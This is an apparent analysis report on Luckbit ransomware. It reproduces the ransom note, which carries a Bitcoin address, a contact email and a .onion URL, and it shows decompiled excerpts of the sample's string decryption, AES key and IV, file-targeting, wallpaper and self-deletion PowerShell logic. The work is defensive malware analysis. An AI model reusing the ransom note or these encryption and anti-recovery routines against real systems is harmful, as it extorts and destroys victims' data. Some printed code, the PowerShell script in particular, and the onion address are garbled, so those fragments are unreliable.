



Luckbit Ransomware Analysis Report

File Hash:- 206e71939ac01a149d2fcec629758524a2597bd7d07e6bb3fb01d0f4e28f5b8e

Overview

The Luckbit ransomware group has demanded a ransom of MYR 20 million, to be paid in Bitcoin within seven days, to restore encrypted files. This ransomware attack employs advanced encryption techniques (RSA 2048) to lock victims data, rendering it inaccessible without the decryption key. Victims are typically presented with a ransom note detailing the payment instructions and consequences of non-compliance. The substantial ransom amount highlights the severity of the attack, targeting high-value organizations or individuals with critical data at stake.

Ransom Note

Urgent Notice - Your Data Has Been Encrypted

Attention,

We regret to inform you that your computer network has been compromised, and all your valuable data has been encrypted using advanced encryption algorithms. Our team of skilled hackers gained access to your systems through a vulnerability we discovered, granting us full control over your files and databases.

We are writing to you as the sole entity capable of reversing this encryption and restoring your data to its original state. However, we must stress that time is of the essence. In order to initiate the data decryption process, we require a payment of MYR 20 million in BTC equivalent within 7 days. Failure to comply with our demands will result in permanent data loss, as we will securely destroy the decryption key and releasing all your files for public access.

Please understand that we are professionals, and we have taken steps to ensure the anonymity of both parties involved. Attempts to involve law enforcement or other cybersecurity firms will be met with severe consequences, including the public release of your sensitive data. We are aware of the repercussions you may face if certain confidential information falls into the wrong hands.

To proceed with the payment and restore your data, please follow the instructions below:

- Acquire MYR 20 million of BTC equivalent through a reputable cryptocurrency exchange.
- Send the Bitcoin to the following address: 1LUDkWuaxQnsRyj4VUvAkBYTDodvGo7RjS
- Once the payment is confirmed, send an email to znhsupport@protonmail.com with the subject line: 'Payment Confirmation' and include the Bitcoin transaction ID.
- Upon receiving your confirmation, we will provide you with the decryption tool and further instructions to restore your data.
- Please present the following unique ID when contacting us: cb0e427d5dfb02d6bc8486e77951b6fd98f3f2645f8b89c547a369e417fc6089
- Access the following URL via TOR network: <http://luckbit53sдне5yd5vdekadhwnbzjyqlbjkc4g33hs6faphkvivaeid.onion/>

We understand the inconvenience and distress this situation may cause you, but we assure you that cooperating with us is your best option for a swift resolution. Remember, time is limited, and any attempts to tamper with or investigate the situation will lead to irreversible consequences.

Do not underestimate the gravity of this situation. We have targeted your organization for a reason, and we possess the capability to carry out our threats. Your cooperation is essential if you want to regain control over your valuable data.

Sincerely,

ZNH

Technical Analysis

When the binary is loaded into Detect-it-Easy, it is identified as a PE32 .NET file protected by the "Obfuscator" obfuscator. The file contains three sections: ".text", ".rsrc", and ".reloc." The ".text" section has an entropy value of "7.62," suggesting that the data within this section is encrypted.




Fig 1 :- Packer Info from DIE

The entry point of this ransomware sample is the 'A' method in class 'A'. It begins by retrieving the user's profile folder path name and traverses all directories within it to locate files to encrypt it. Within this method, an array of folder paths is generated by deobfuscating strings. The entry point function performs the ransomware's core operations. These files are then encrypted, with ".znhpj" appended to their names. The ransomware also drops a ransom note in every directory, changes the desktop wallpaper to display an attack-related message, and deletes shadow copies to prevent recovery. Additionally, it executes a PowerShell script to remove traces.

File contains five internal classes named a, A, b, B, and BF435CFA-E253-40F2-84CD-A545B5F84149.




Fig 2:- Entry Point Function

The class BF435CFA-E253-40F2-84CD-A545B5F84149 includes a constructor that decrypts encrypted bytes using the XOR operation. The encrypted data begins at offset 0x1DC4 and spans a length of 0x7E1C bytes. Strings are retrieved in chunks as needed by invoking specific functions.

```
static BF435CFA-E253-40F2-84CD-A545B5F84149()
{
    for (int i = 0; i < BF435CFA-E253-40F2-84CD-A545B5F84149.byte_0.Length; i++)
    {
        BF435CFA-E253-40F2-84CD-A545B5F84149.byte_0[i] = (byte)((int)BF435CFA-
            E253-40F2-84CD-A545B5F84149.byte_0[i] ^ i ^ 170);
    }
}
```

Fig 3 :- XOR decryption

The constructor of the BF435CFA-E253-40F2-84CD-A545B5F84149 class applies an XOR operation to the data. I have written a script to replicate the same XOR logic and observed the resulting strings. Some of these strings are encrypted by Base64 and AES, while others are plaintext and used directly.

```

Pq1j30cVAMH9y39HzutJokA==jz2IbyXiuckWun4XtLLXtA==A/+9SLUC73CHKXWva+Ecw==xmvrCeQDJfH5XXlNvhdK4g==xA9Ta2wtvPon9V72WA)
WYg==HSRBMDKIE0oAaQbUeIuAhg==9qz+v871YHqWqI3fvi0ChA==Fund1132.exeUSER32.DLL,UpdatePerUserSystemParameters 1
TrueStartupTemp\Qp0+Cos50gKkaESJ8IOOTg==TnoU04y7dkSudtTV+cRkZggEdm6t61vO8hr1z129cgM=FG4U7W96EWedp4IRC1c/cw==gXgpGh
EqWUf1VX4o6xEyFNvVmxoQqbh2PUfwr14Gx1Ea3NfiuRHSHESXA6JJS9KWu4jAWXJbAtfLL4WjFXVYqTYzmFu0BbHtuCQ08PMIE=

$ = Get-Process -ErrorAction SilentlyContinue
while ($?) {
    if (!$.HasExited) {
        write-host ''
    } else {
        if ($?.Path -Path '.exe') {
            Add-Type -AssemblyName Microsoft.VisualBasic;
            [Microsoft.VisualBasic.FileIO.FileSystem]::DeleteFile('.exe', 'OnlyErrorDialogs', 'SendToRecycleBin');
        }
        Remove-Item $script:MyInvocation.MyCommand.Path -Force
        break
    } else {
        Remove-Item $script:MyInvocation.MyCommand.Path -Force
        break
    }
}

Remove-Item $script:MyInvocation.MyCommand.Path -Force
Remove -Variable

Zp1xFz+xidLEbCBcdH3+iXw==JmgtmEBbkqF5iVg8Z12VOY5eFt3K7N2w80De+z7/NpP56GP3eeV1z22kFV68qjEYajW3EJNv/9cYw+G1H6/oJ+Q==xru
ALCbz2odt13C0PutP3Rwmtw==THbsZBcZsve8FB0+ufmD9A==Das7H1lnwT13DvsuEA/27g==VvyDgmrIx9315muU0XnZ1A==rxNk01Ua50ld5xgC
QDJOow==F816CYCP2mZwNteiFwH4A==+Jq27M2L1fho8jFWJ9S86w==CMe/Ja+N5WuteQ83hbtLow==05p/hdsHCWFw/AdnntOT2GQ==69Hztp7cKdQj
dzD0QvQYVQ==Dhpk+kFp70Zn41S3DJJExQ==IitFPKLVOa5gt1PT6ngW==/9j/4AAQSkZJRgABAQEAdbB3AAD/2wBDABIOdmMPEXwsEhw1GxchJS
eHBWeJTAJyJcnJcJyAylS8Lly8tMj1lNjY2NTI26Ojw80jpcQkCJQkCJQkCJQkCJQkC/2wBDARmVFRkYGR4VFR4mhBScJjAmISemMDYwLykVMDY7NTIyMj
I10zg6NjY2Oj9pPT1TC0QkCJQkCJQkCJQkC/2wBDAQEAAQADASTAAhEBAxEB/8QAGwABAAMBAQEBAIAAAAAAAAAAAAECAwQFBgI/xABDEAEAN
ICAAQCBgcFwMEAAwAAAOJDEQOSBRhmMUFRCFIYXkGf8SMzQ1KRtQRTcQHBBIQ1YnOS0YlHsCVD5s12VPH/xAAUQAQAAAAAAAAAAAAAAAAAA/8Q
FEBBAQAAAAAAAAAAAAAAAAAA/AAwDAQACEQMRAD8A+eEKbQvgeqULlLQWQFqUBH1hAJQIAQIAEJBKRICIRIISaIEgKQWVBVV5UkF0Xh1DS
aw1qxpHUGSW1XPvTwQdNZbU1z1tWdQvJdFJc2hdFJB2U1001x010UkHbSRXRDkpLrILAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA/KVVOachdAIs9BVSVSCwB8IGBKAAT0pLrIAJSh1JSJASJASACQACBVCvAVU1orIKLorKYBxDSGMNYBtNW

```

Fig 4 :- XOR decrypt output

The XOR-decrypted output string can be manually decrypted using tools like CyberChef. This involves applying Base64 decoding, followed by AES decryption using the specified key (5365745761697461626c6554696d6572) and IV (dwSettableParams). "C:\Users" string is output after Base64 and AES decryption.




Fig 5 :- BASE64 + AES Decryption performed using Cyberchef

The Smethod_0() method in the BF435CFA-E253-40F2-84CD-A545B5F84149 class is responsible for extracting a substring from the XOR-decrypt output string generated by the constructor when needed. It retrieves the substring starting at offset 28740, with a length of 24, and stores it at index 73 of string_0.

```

458 public static string ak()
459 {
460     return BF435CFA-E253-40F2-84CD-A545B5F84149.string_0[73] ?? BF435CFA-E253-40F2-84CD-
461     A545B5F84149.smethod_0(73, 28740, 24);

```

Name	Value
<PrivateImplementation...	"KSA1pgqVPEgnSfCjJ+fMGg=="
A.A.C returned	"README_K.log"

Fig 6:- smethod_0 gets substring of required length

The code below is responsible for traversing all files and subdirectories within a directory. The methods BF435CFA-E253-40F2-84CD-A545B5F84149.e() and BF435CFA-E253-40F2-84CD-A545B5F84149.F() check whether the file path contains "Startup" or "Temp," respectively, to determine if the file or folder belongs to the "Startup" or "Temp" directories. If the path matches these directories, the files are excluded from encryption.

```

203 if (Directory.Exists(string_0))
204 {
205     foreach (string text in Directory.GetFiles(string_0, global::A.A.AES_Decryption
206     (BF435CFA-E253-40F2-84CD-A545B5F84149.t()), SearchOption.TopDirectoryOnly).Where(new
207     Func<string, bool>(a.A).ToArray<string>()))
208     {
209         if (!text.Contains(BF435CFA-E253-40F2-84CD-A545B5F84149.e()) || !text.Contains
210         (BF435CFA-E253-40F2-84CD-A545B5F84149.F()))
211         {
212             global::A.A.B(global::A.A.A, text, text + global::A.A.B);
213             if (File.Exists(text))
214             {
215                 File.Delete(text);
216             }
217         }
218     }
219     foreach (string text2 in Directory.GetDirectories(string_0))
220     {
221         if (!text2.Contains(BF435CFA-E253-40F2-84CD-A545B5F84149.e()) || !text2.Contains
222         (BF435CFA-E253-40F2-84CD-A545B5F84149.F()))
223         {
224             global::A.A.Decrypt_Extension(text2);
225         }
226     }

```

Name	Value
string_0	"C:\Users\All Users\Boxstarter\Boxstarter.Bootstrapper"
text2	"C:\Users\All Users\Boxstarter\Boxstarter.Bootstrapper\en-US"

Fig 7:- Checks "Startup" and "Temp" in path to exclude from encryption process

Each targeted file extension is decrypted separately and added to a list, which will later be used to identify files for encryption. In this process, "text" variable acts as the key(5365745761697461626c6554696d6572) and "text2" variable serves as the initialization vector (IV)(dwSettableParams).

```

371 {
372     aes.Key = bytes;
373     aes.IV = bytes2;
374     ICryptoTransform cryptoTransform = aes.CreateDecryptor(aes.Key, aes.IV);
375     using (MemoryStream memoryStream = new MemoryStream(Convert.FromBase64String
376     (string_0)))
377     {
378         using (CryptoStream cryptoStream = new CryptoStream(memoryStream,
379         cryptoTransform, CryptoStreamMode.Read))
380         {
381             using (StreamReader streamReader = new StreamReader(cryptoStream))
382             {
383                 text3 = streamReader.ReadToEnd();
384             }
385         }
386     }
387     return text3;
388 }
389 // Token: 0x00000012 RID: 18 RVA: 0x0000B284 File Offset: 0x00009484
390 public static void A(string string_0, string string_1, string string_2)

```

Name	Value
text2	"dwSettableParams"
text	"5365745761697461626c6554696d6572"
array	(string[0x00000010])
bytes2	(byte[0x00000010])
text3	".ppt"

Fig 8:- AES Decryptor to decrypt strings


To decrypt encrypted strings, the AES algorithm is employed in Cipher Block Chaining (CBC) mode, which ensures that each block of data is dependent on the previous one for added security. The encryption process utilizes a 256-bit key size, offering a high level of security due to the larger key length. This combination of AES in CBC mode with a 256-bit key size provides robust protection for the encrypted data.

```
protected Aes()
{
    this.LegalBlockSizesValue = Aes.s_legalBlockSizes;
    this.LegalKeySizesValue = Aes.s_legalKeySizes;
    this.BlockSizeValue = 128;
    this.FeedbackSizeValue = 8;
    this.KeySizeValue = 256;
    this.ModeValue = CipherMode.CBC;
}

// Token: 0x060020D1 RID: 8401 RVA: 0x00072AF5 File Offset: 0x00070CF5
public new static Aes Create()
{
    return Aes.Create("AES");
}
```

Fig 9 :- AES-256 using CBC mode

The following code snippet from the ransomware retrieves the extension of file using `GetExtension()`, and encrypts files that have extensions matching with the specified list: ".txt", ".pdf", ".jpg", ".doc", ".docx", ".ppt", ".xls", ".png", ".sql", ".sqlite", ".csv". If a file has an extension which is not included in this list, it will be skipped, and the process will continue to the next file. Here ".ico" is not in extension list hence it will skip file from encryption.



The screenshot displays a debugger window with a code snippet and a watch window. The code snippet shows a method `A.Contains` that checks if a file extension is in a list. The watch window shows the current state of variables, including a list of targeted extensions.

Code Snippet:

```
538 [CompilerGenerated]
539 private sealed class A
540 {
541     // Token: 0x06000019 RID: 25 RVA: 0x00009E96 File Offset: 0x00008096
542     internal bool A(string string_0)
543     {
544         return this.A.Contains(Path.GetExtension(string_0),
545                               StringComparer.Ordinal.IgnoreCase);
546     }
547     // Token: 0x04000005 RID: 5
548 }
```

Watch Window:

Name	Value
string_0	@C:\Users\All Users\Boxstarter\boxlog.ico
this	{A.A.A}
A	(string[0x0000000B])
[0]	".txt"
[1]	".pdf"
[2]	".jpg"
[3]	".doc"
[4]	".docx"
[5]	".ppt"
[6]	".xls"
[7]	".png"
[8]	".sql"
[9]	".sqlite"
[10]	".csv"

Fig 10 :- List of targeted extensions

File Encryption

Files are encrypted using the RSA algorithm with a 2048-bit key. In this process, string_0 holds the RSA Public key used for encryption. The original file is stored in string_1, which represents the unencrypted content of the file. After encryption, the encrypted file is saved with a new name stored in string_2, where the original filename is appended with the ".znhpj" extension. This ensures that all encrypted files have a unique identifier, helping to distinguish them from the original, unencrypted files. The ".znhpj" extension serves as a marker for files that have been processed and encrypted by the ransomware.




Fig 11:- RSA 2048 is used to encrypt files

The Luckbit ransomware scans all directories, encrypting files with extensions like ".txt", ".pdf", ".jpg", ".doc", ".docx", ".ppt", ".xls", ".png", ".sql", ".sqlite", ".csv" and appends the ".znhpj" extension to the filenames. It renders the encrypted files inaccessible, effectively locking users out of their data.




Fig 12:- Procmon showing ".znhpj" extension is appended after encryption

Once the encryption process of a particular file is completed and the encrypted file is saved with the ".znhpj" extension, the following code is responsible for deleting the original unencrypted file from the disk. After the encrypted version is created, the ransomware ensures that the original file, which is now no longer needed, is securely removed. This step is crucial for preventing recovery of the original data, as it eliminates any traces of the unencrypted file. Deleting the original file also ensures that the victim cannot access or restore the unencrypted content.




Fig 13:- Original unencrypted file deletion

README_K.log Creation

This function is used to write content into a "README_K.log" file, which is dropped in every directory containing encrypted files. The "README_K.log" file serves as a ransom note, informing the victim that their files have been encrypted and providing instructions for how to contact the attacker, for ransom payment. By placing this note in all affected directories, the attacker ensures that the victim will encounter it, regardless of which encrypted file they attempt to open. The message typically includes threats or demands, further pressuring the victim to comply with the ransom request in order to regain access to their files.




Fig 14:- Writing ransom note README_K.log

After encrypting files, Luckbit drops a ransom note named "README_K.log" in all directories, providing details of the attack and instructions for paying the ransom. It also changes the desktop wallpaper, replacing it with an image displaying a message about Luckbit along with information from the "README_K.log" file.





Fig 15:- Procmon showing "README_K.log" dropped in folders.

Create Wallpaper Image

The following code drops "tempwallpaper.jpg" in the %temp% directory and then changes the wallpaper by modifying the registry entry at "HKEY_CURRENT_USER\Control Panel\Desktop." Using registry functions like OpenSubKey and SetValue, it sets the WallpaperStyle to 2, TileWallpaper to 0, and Wallpaper to "C:\Users\pandu\AppData\Local\Temp\tempWallpaper.jpg." As a result, the system's wallpaper is updated to the specified image file.



```

231     public static void Drop_Wallpaper_Temp()
232     {
233     {
234     {
235         byte[] array = Convert.FromBase64String(BF435CFA-E253-40F2-84CD-A545B5F84149.u());
236         string text = Path.Combine(Path.GetTempPath(), global::A.A.AES_Decryption(BF435CFA-E253-40F2-84CD-A545B5F84149.u()));
237         File.WriteAllBytes(text, array);
238         global::A.A.Set_RegKey_For_Wallpaper(text);
239     }
240     }
241     }
242     }
243     }
244
245     // Token: 0x06000000 RID: 13
246     public static void Set_RegKey_For_Wallpaper(string string_0)
247     {
248         RegistryKey registryKey = Registry.CurrentUser.OpenSubKey(global::A.A.AES_Decryption(BF435CFA-E253-40F2-84CD-A545B5F84149.v()),
249             true);
250         registryKey.SetValue(global::A.A.AES_Decryption(BF435CFA-E253-40F2-84CD-A545B5F84149.v()), 2.ToString());
251         registryKey.SetValue(global::A.A.AES_Decryption(BF435CFA-E253-40F2-84CD-A545B5F84149.w()), 0.ToString());
252         global::A.A.SystemParametersInfo(20, 0, string_0, 3);
253         global::A.A.PostMessage(IntPtr.Zero, 26U, IntPtr.Zero, IntPtr.Zero);
254     }

```

Locals

Name	Value
<PrivateImplementationDetails> (7FFC0B98-1A44-4DFA-9214-E12...	"WZ6bwX7Zu/FLWurE1vCZ+3qCVH7vwEfBD6UifcF+npI="
A.A.C returned	@ "Control Panel\Desktop"
Microsoft.Win32.RegistryKey.OpenSubKey returned	{HKEY_CURRENT_USER\Control Panel\Desktop}
string_0	@ "C:\Users\pandu\AppData\Local\Temp\tempWallpaper.jpg"

Fig 17:- Wallpaper Reg entry updated

The "tempWallpaper.jpg" file is dropped in the %temp% directory, containing a message informing the victim that their system has been compromised. For further details, the victim is instructed to refer to the "README_K.txt" file.

